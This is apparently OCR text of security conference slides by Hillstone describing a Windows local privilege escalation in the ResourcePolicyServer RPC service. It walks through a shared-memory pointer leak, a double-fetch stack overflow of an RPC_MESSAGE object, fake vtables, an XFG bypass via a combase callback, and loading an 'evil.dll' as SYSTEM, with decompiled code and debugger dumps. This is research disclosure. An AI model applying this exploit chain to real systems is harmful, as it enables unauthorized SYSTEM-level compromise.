csrss.exe	< 0.01	2,120 K	5,940 K	668 Client Server Runtime Pr...	%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,204...	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
wininit.exe		1,736 K	7,304 K	764 Windows 启动应用程序	wininit.exe	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
services.exe		5,412 K	10,348 K	984 服务和控制器应用	C:\Windows\system32\services.exe	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
svchost.exe	< 0.01	10,844 K	27,004 K	8 Windows 服务主进程	C:\Windows\system32\svchost.exe -k DcomLaunch -p	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
ChsIME.exe		1,512 K	8,696 K	4312 Microsoft IME	C:\Windows\System32\InputMethod\CHS\ChsIME.exe -Embedding	Microsoft Corporation	NT AUTHORITY\SYSTEM	System
WmiPrvSE.exe		6,196 K	15,676 K	4768 WMI Provider Host	C:\Windows\system32\wbem\wmiprvse.exe	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	System
SppExtComObj.Exe		2,232 K	10,320 K	4884 KMS Connection Broker	C:\Windows\system32\SppExtComObj.exe -Embedding	Microsoft Corporation	NT AUTHORITY\NETWORK SERVICE	System
SearchHost.exe		118,184 K	197,904 K	6524	"C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\SearchHost.exe...	Microsoft Corporation	DESKTOP-547RS13\test	AppConta
StartMenuExperienceHost.exe	Susp...	40,108 K	98,176 K	6548 Windows Start Experience...	"C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\...	Microsoft Corporation	DESKTOP-547RS13\test	AppConta
Widgets.exe		2,576 K	12,788 K	6608	"C:\Program Files\WindowsApps\MicrosoftWindows.Client.WebExperience_423.11600.0...	Microsoft Corporation	DESKTOP-547RS13\test	Medium
RuntimeBroker.exe		5,112 K	26,840 K	6676 Runtime Broker	C:\Windows\System32\RuntimeBroker.exe -Embedding	Microsoft Corporation	DESKTOP-547RS13\test	Medium
RuntimeBroker.exe		6,888 K	29,500 K	6772 Runtime Broker	C:\Windows\System32\RuntimeBroker.exe -Embedding	Microsoft Corporation	DESKTOP-547RS13\test	Medium


- 88abcbc3-34ea-76ae-8215-767520655a23
- ResourcePolicyServer.dll

Interface

```
long GcsSrv_GetGameConfig(
  [in] GUID* arg_1,
  [in][out] long *arg_2,
  [in][out] size_is(*arg_2)] byte *arg_3
);
```

IDL

Exploitable situation



GUID as game key, stored in registry 🔑, different per user

Full control by the account user (every user per key, SID in the path)

What we can do in the service ?

ResourcePolicyServer.dll

```
__int64 __fastcall ExecutionModel::Internal::DeserializeFromPermanentStore(
   ExecutionModel::Internal *this, struct Common::RegistryKey *a2, ...)
{
  // ...
  *(_DWORD *)(ShareMem + 16) = 0;
  for ( i = 0; i < 3; ++i )
  {
    // ...
    if ( Type == 1 || Type == 2 )
      *(_QWORD *)(ShareMem + 24) = ExecutionModel::Internal::CGameConfigAccumulator::StoreString(
        (ExecutionModel::Internal::CGameConfigAccumulator *)&v37, v32[1]);
    *(_DWORD *)&v45[16 * *(unsigned int *)(ShareMem + 16)] = i;
    v25 = ExecutionModel::Internal::CGameConfigAccumulator::StoreString(
        (ExecutionModel::Internal::CGameConfigAccumulator *)&v37, v24);
    v26 = *(_DWORD *)(ShareMem + 16);
    v46[2 * v26] = v25;
    *(_DWORD *)(ShareMem + 16) = v26 + 1;
    // ...
  }
  // ...
}
```

Share memory ptr write to share memory, Info Leak 😹

Stack buffer out of bound !

```
long GcsSrv_GetGameConfig(
  [in] GUID* arg_1,
  [in][out] long *arg_2,
  [in][out] size_is(*arg_2)] byte *arg_3);
```

Exploitation strategy







1. Leak information from share memory (server leak ptr to share memory)

2. Create fake object, vtable and arguments on the share memory base on the leaked share memory ptr in step 1

3. Double-fetch array size on the share memory to stack buffer overflow, load our evil DLL into DCOM service and get system shell 😈

Leak share memory ptr in remote process

windbg Debug (Remote Debugging) svchost.exe

```
rax=000001bdee390040 rbx=000001bdee390018 rcx=000001bdee390040
rdx=0000006500780065 rsi=0000000000000000 rdi=0000000000000000
rip=00007ffcc4a5850f rsp=000000568dffe860 rbp=000000568dffe960
 r8=0000000000000010  r9=0000000000000001 r10=000000000000003f
r11=002e003100660062 r12=000001bdee390010 r13=0000000000000000
r14=0000000000000000 r15=000001bdee5eb670
iopl=0 nv up ei pl nz na po nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000206
resourcepolicyserver!ExecutionModel::Internal::DeserializeFromPermanentStore+0x243:
00007ffc`c4a5850f 44896b10 mov dword ptr [rbx+10h],r13d ds:000001bd`ee390028=00000000
0:024> dq @rbx
000001bd`ee390018 00000000`000007a0 00000000`00000000
000001bd`ee390028 00000001`00000000 000001bd`ee390040
000001bd`ee390038 00000000`00000033 002e0031`00660062
000001bd`ee390048 00000065`00780065 00000000`00000000
000001bd`ee390058 00000000`00000000 00000000`00000000
000001bd`ee390068 00000000`00000000 00000000`00000000
000001bd`ee390078 00000000`00000000 00000000`00000000
000001bd`ee390088 00000000`00000000 00000000`00000000
```

write remote share memory ptr to share memory, info leak

Looking for the target object

```
__int64 __fastcall NdrStubCall2Heap(void *a1, void *a2,
    struct _RPC_MESSAGE *a3, ...)
{
  // ...
  NdrpServerInit(&pStubMsg, a3, pStubDesc, a1, a2, 0i64);
  NdrpServerUnMarshal(&pStubMsg, v24);
  // ...
  NdrpServerOutInit(&pStubMsg);
  // ...
  hr = Invoke(ManagerEpv[v40], ...);
  // ...
  NdrGetBuffer(&pStubMsg, BufferLength, 0i64);
  // ...
}
```



MIDL_STUB_MESSAGE object allocate on the stack, overflow with share memory address



Overwrite first member: **RPC_MESSAGE** object (Share memory **PAGE_READWRITE** not executable 😠)

Access fake object vtable on share memory, load evil DLL.



Buffer overflow RPC_MESSAGE object

windbg Debug (Remote Debugging) svchost.exe

```
rax=000001bdee390050 rbx=000001bdee390018 rcx=000000000000005c
rdx=000000000000002e rsi=0000000000000000 rdi=0000000000000002
rip=00007ffcc4a58562 rsp=000000568e57ede0 rbp=000000568e57eee0
 r8=0000000000000018  r9=000000000000000b r10=00000000000000ea
r11=0000000000000246 r12=000001bdee390010 r13=0000000000000000
r14=00007ffcc4a69dd0 r15=000001bdee5efe70
iopl=0 nv up ei pl nz ac po nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000216
resourcepolicyserver!ExecutionModel::Internal::DeserializeFromPermanentStore+0x296:
00007ffc`c4a58562 488944cdf0 mov qword ptr [rbp+rcx*8-10h],rax ss:00000056`8e57f1b0=000001bdee5d3cb0
0:006> k
# Child-SP RetAddr Call Site
00 00000056`8e57ede0 00007ffc`c4a58bda
resourcepolicyserver!ExecutionModel::Internal::DeserializeFromPermanentStore+0x296
01 00000056`8e57ef40 00007ffc`c4a56b15
resourcepolicyserver!ExecutionModel::GameConfigStoreServer::GetGameConfig+0xba
02 00000056`8e57f000 00007ffc`ca7c73f3 resourcepolicyserver!GcsSrv_GetGameConfig+0x85
03 00000056`8e57f060 00007ffc`ca7c6170 RPCRT4!Invoke+0x73
04 00000056`8e57f0c0 00007ffc`ca7ac1ea RPCRT4!NdrStubCall2Heap+0x3bc
. . .
```

index to the RPC_MESSAGE object

Overwrite RPC_MESSAGE object
with a fully controllable address !



Original RPC_MESSAGE object

Almost here for system shell

windbg Debug (Remote Debugging) svchost.exe

```
rax=000001bdee390050 rbx=000000568e57f1b0 rcx=000001bdee390050
rdx=0000000000000000 rsi=000001bdee5efec8 rdi=0000000000000000
rip=00007ffcca7a24cd rsp=000000568e57f090 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000800 r10=00007ffcca7af5d0
r11=00007ffcca7b2080 r12=000001bdee5d3c04 r13=00007ffcc4a6d9d6
r14=000000000000000e r15=000001bdee5efe70
iopl=0 nv up ei pl zr na po nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
RPCRT4!NdrGetBuffer+0x2d:
00007ffc`ca7a24cd e87e160000 call RPCRT4!I_RpcGetBufferWithObject (00007ffc`ca7a3b50)
0:006> dq @rcx
000001bd`ee390050 000001bd`ee390100 00690066`0065006c
000001bd`ee390060 00000064`006c0065 00000000`00000358
000001bd`ee390070 00000000`00000000 00000000`00000000
0:006> dq 000000568e57f1b0
00000056`8e57f1b0 000001bd`ee390050 000001bd`ee390121
00000056`8e57f1c0 000001bd`ee390000 000001bd`ee39022c
00000056`8e57f1d0 000001bd`ee390000 00000000`00000358
00000056`8e57f1e0 00000000`00000000 00000000`00000000
```

following some easy object type check and a series of vtable method access before load evil DLL

fake **RPC_BINDING_HANDLE** object on share memory

fake **RPC_MESSAGE** object on share memory

Bypass XFG (CFG)

windbg Debug (Remote Debugging) svchost.exe

```
0:006> r
rax=???????????????? rbx=000001bdee390100 rcx=000001bdee390100
rdx=000001bdee390050 rsi=0000000000000000 rdi=000001bdee390050
rip=00007ffcca7a3c70 rsp=000000568e57eff0 rbp=000001bdee40acc0
 r8=0000000000000000  r9=0000000000000800 r10=831c3fb43c5cfb70
r11=00007ffcca7b2080 r12=000001bdee5d3c04 r13=0000000000202048
r14=000000000000000e r15=000001bdee5efe70
iopl=0 nv up ei pl nz na po nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000206
RPCRT4!I_RpcGetBufferWithObject+0x120:
00007ffc`ca7a3c70 ff156a0a0a00 call qword ptr [RPCRT4!_guard_xfg_dispatch_icall_fptr (00007ffc`ca8446e0)]
ds:00007ffc`ca8446e0={ntdll!LdrpDispatchUserCallTarget (00007ffc`cc0deb50)}
0:006> dq 000001bd`ee390100
000001bd`ee390100 000001bd`ee390200 00202048`89abcdef
000001bd`ee390110 00000000`00000000 00000000`00000000
0:006> dq 000001bd`ee390050
000001bd`ee390050 000001bd`ee390100 00690066`0065006c
000001bd`ee390060 00000064`006c0065 00000000`00000358
```

☺ Almost fully control the content of rcx and rdx register

☹ vtable locate the same address as LoadLibray first function, need to bypass XFG (can't rop)



Bypass XFG (CFG)

windbg Debug (Remote Debugging) svchost.exe

```
0:006> r
rax=00007ffccafb61f0 rbx=000001bdee390100 rcx=000001bdee390100
rdx=000001bdee390050 rsi=0000000000000000 rdi=000001bdee390050
rip=00007ffca7a3c70 rsp=000000568e57eff0 rbp=000001bdee40acc0
 r8=0000000000000000  r9=0000000000000800 r10=831c3fb43c5cfb70
r11=00007ffca7b2080 r12=000001bdee5d3c04 r13=0000000000202048
r14=000000000000000e r15=000001bdee5efe70
iopl=0 nv up ei pl nz na po nc
cs=0033 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000206
RPCRT4!I_RpcGetBufferWithObject+0x120:
00007ffc`ca7a3c70 ff156a0a0a00 call qword ptr [RPCRT4!_guard_xfg_dispatch_icall_fptr (00007ffc`ca8446e0)]
ds:00007ffc`ca8446e0={ntdll!LdrpDispatchUserCallTarget (00007ffc`cc0deb50)}
0:006> u @rax
combase!ImmediateCallback<<lambda_eebf69f5a3250f8786ebc7c3378db176> >::CallbackFunction
[onecore\com\combase\inc\ImmediateCallback.hpp @ 38]:
00007ffc`cafb61f0 e923fce3ff jmp combase!<lambda_eebf69f5a3250f8786ebc7c3378db176>::operator() (00007ffc`cadf5e18)
00007ffc`cafb61f5 cc int 3
00007ffc`cafb61f6 cc int 3
```

☺ Find a legal callable function to do register pivoting !

☺ Really easy to find：)

Final share memory layout

```
__int64 __fastcall lambda_eebf69f5a3250f8786ebc7c3378db176_::operator()(__int64 a1)
{
  HINSTANCE__ **v1; // rbx
  unsigned int LoadLibraryAlteredSearchPathFlag; // eax
  LoadOrFreeWhy v4; // ecx

  v1 = *(HINSTANCE__ ***)(a1 + 8);
  LoadLibraryAlteredSearchPathFlag = GetLoadLibraryAlteredSearchPathFlag();
  return LoadLibraryWithLogging(v4, *(const wchar_t **)a1, LoadLibraryAlteredSearchPathFlag, v1);
}
```

```
__int64 __fastcall LoadLibraryWithLogging(
        LoadOrFreeWhy why,
        const wchar_t *pwszFileName,
        unsigned int dwFlags,
        HINSTANCE__ **phMod)
{
  unsigned int v6; // ebx
  HMODULE Library; // rax
  HINSTANCE__ *v8; // rsi
  __int64 result; // rax
  signed int optionalStatus; // edi

  v6 = 0;
  Library = LoadLibraryExW(pwszFileName, 0i64, dwFlags);
  v8 = Library;
  if ( Library )
  {
    LogLoadOrFree(LoadLibrarySucceeded, LoadingInprocServer, Library, pwszFileName, 0);
  }
```




```
I_RpcGetBufferWithObject+106    mov     rax, [rbx]
I_RpcGetBufferWithObject+109    mov     r10, 831C3FB43C5CFB70h
I_RpcGetBufferWithObject+113    mov     rax, [rax+70h]
I_RpcGetBufferWithObject+117    mov     r8, rsi
I_RpcGetBufferWithObject+11A    mov     rdx, rdi
I_RpcGetBufferWithObject+11D    mov     rcx, rbx
I_RpcGetBufferWithObject+120    call    cs:__guard_xfg_dispatch_icall_fptr
I_RpcGetBufferWithObject+126    mov     ebx, eax
I_RpcGetBufferWithObject+128    test    r13d, r13d
```

rbx

```
0:006> dq 000001bd`ee390100
000001bd`ee390100 000001bd`ee390200 00202048`89abcdef
000001bd`ee390110 00000000`00000000 00000000`00000000
000001bd`ee390120 41414141`41414100 00000000`50505000
000001bd`ee390130 00000000`00000000 00000000`00000000
000001bd`ee390140 00000000`00000000 00000000`00000000


0:006> dq 000001bd`ee390200
000001bd`ee390200 0055005c`003a0043 00730072`00650073
000001bd`ee390210 006a0077`007a005c 00650044`005c006a
000001bd`ee390220 006f0074`006b0073 00760065`005c0070
000001bd`ee390230 0064002e`006c0069 00000000`006c006c
000001bd`ee390240 00000000`00000000 00000000`00000000
000001bd`ee390250 00000000`00000000 00000000`00000000
000001bd`ee390260 00000000`00000000 00007ffc`cafb61f0
000001bd`ee390270 00007ffc`cafb61f0 00007ffc`cafb61f0
```

LoadLibraryEx arg: C:\Users\zwjj\Desktop\evil.dll

Vtable functions:

```
combase!ImmediateCallback<<lambda_eebf69f5a325
0f8786ebc7c3378db176> >::CallbackFunction
```

Final result





Demo video

Conclusion & Reference



Wrapping Up

Hillstone 山石网科

- To be continue
  - Tools automation extract information from RPC interface
  - More features ….
  - More effective exploitation techniques

Wrapping Up

- Don’t trust any patch from the vendor
- Patch analysis still an effective way
- Be more creative and criticism when bug hunting
- Bug Hunting is a log way marathon (6 years after CVE-2017-11783)
- Don’t miss any **side effect**





Wrapping Up

Hillstone 山石网科

- **Attack surface on ALPC & RPC**
  - There’s still features inside ALPC & RPC still has some unknown features may have security issues.
  - The security of ALPC affects the security of RPC services.
  - Microsoft has done much work on the security of RPC services.



Reference

- A view into ALPC-RPC by Clement Rouault and Thomas Imbert Hack.lu 2017
- Windows Installer arbitrary content manipulation Elevation of Privilege (CVE-2020-0911)
- Exploiting Errors in Windows Error Reporting - Gal De Leon
- Windows Internals, Part 2, 7th Edition
- NtosKrnl ALPC UAF - www.whsgwl.net

Thank you !!



Hillstone
山石网科

Questions